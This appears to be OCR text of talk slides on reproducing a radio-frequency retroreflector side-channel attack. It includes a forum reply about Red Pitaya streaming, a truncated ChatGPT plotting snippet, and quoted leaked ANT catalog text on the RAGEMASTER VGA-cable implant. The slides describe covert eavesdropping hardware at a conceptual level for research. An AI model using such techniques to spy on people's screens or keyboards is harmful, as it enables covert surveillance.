RIGOL STOP H 5.00us 30.0k pts D 19.80000000us 2.44 V

Horizontal

Period

Freq

Rise Time

Fall Time

+Width

-Width

Save

Save

New File

NewFolder

Delete

Implementation Challenges

Re: Writing a stream client app

by **redpitaya** » Thu Nov 09, 2023 3:37 pm

Hello massimom44,


At the moment there is no documentation regarding this. The header should be visible in the code, please refer to the sources and keep in mind that the GitHub master branch (RedPitaya/RedPitaya is meant for the latest possible OS version (currently 2.00-23)) (check the when changes to the changelog were made for older branches). The application code was released together with 2.00-23 OS, so we do not have any older application code.

Please be careful, so that you modify the header for the correct OS version you are using.

redpitaya
Site Admin

Posts: 918
Joined: Wed Mar 26, 2014 7:04 pm

(also the streaming manager app is broken lol)



Implementation somewhat success:

- Can partially observe effects of original paper (via oscope)
- Can stream data to PC quickly enough to recover normal USB signal.
- Thresholding? Noise sometimes > signal.
- TODO: gnuradio?

You

Write Python code, using matplotlib, which dynamically updates as a data series changes.

ChatGPT

Sure, you can use Matplotlib's animation functionality to create a dynamic plot that updates as your data series changes. Here's a simple example demonstrating how to achieve this:

python Copy code

```
import matplotlib.pyplot as plt
import numpy as np
from matplotlib.animation import FuncAnimation

# Create some sample data
x = np.linspace(0, 10, 100)
y = np.sin(x)

# Create a figure and axis
```

Retroreflector

A Feasibility Study of Radio-frequency Retroreflector Attack

Satohiro Wakabayashi
Waseda University

Seita Maruyama
Waseda University

Tatsuya Mori
Waseda University

Shigeki Goto
Waseda University

Masahiro Kinugawa
National Institute of Technology, Sendai College

Yu-ichi Hayashi
Nara Institute of Science and Technology


https://www.usenix.org/system/files/conference/woot18/woot18-paper-wakabayashi.pdf

Retroreflector

Remember the ANT catalog?

- Known object acts as antenna (e.g. USB cable shielding)
- Transistor gate tied to data signal, tied to antenna. When transistor is 'on', electrical shape of antenna changes
- Completely passive, very low power consumption against power.

"It was found that, empirically, this provides the best video return and cleanest readout of the monitor contents"



RAGEMASTER

ANT Product Data

24 Jul 2008

(TS//SI//REL TO USA,FVEY) RF retro-reflector that provides an enhanced radar cross-section for VAGRANT collection. It's concealed in a standard computer video graphics array (VGA) cable between the video card and video monitor. It's typically installed in the ferrite on the video cable.

(U) Capabilities

(TS//SI//REL TO USA,FVEY) RAGEMASTER provides a target for RF flooding and allows for easier collection of the VAGRANT video signal. The current RAGEMASTER unit taps the red video line on the VGA cable. It was found that, empirically, this provides the best video return and cleanest readout of the monitor contents.

(U) Concept of Operation


(TS//SI//REL TO USA,FVEY) The RAGEMASTER taps the red video line between the video card within the desktop unit and the computer monitor, typically an LCD. When the RAGEMASTER is illuminated by a radar unit, the illuminating signal is modulated with the red video information. This information


InputSignal changes the length/shape of the effective antenna (GND + antenna)


Illuminate the target, monitor re-radiated signal based on effective antenna length

Affected by:

- Orientation
- Accuracy
- Requirements for illumination beam? (portability?)







- Most applications of ML to high-level side channel of keyboards were not successful - it is often more efficient not to use ML.
  - Thresholding is an unsolved problem.
  - Lots of recycled research
- Code written for portable side channel
  - Radio mixer frontend? Preamp/DC block on a board?
  - Streaming -> GNURadio
- Lots of interesting work todo from here.

Questions?

Thanks for listening!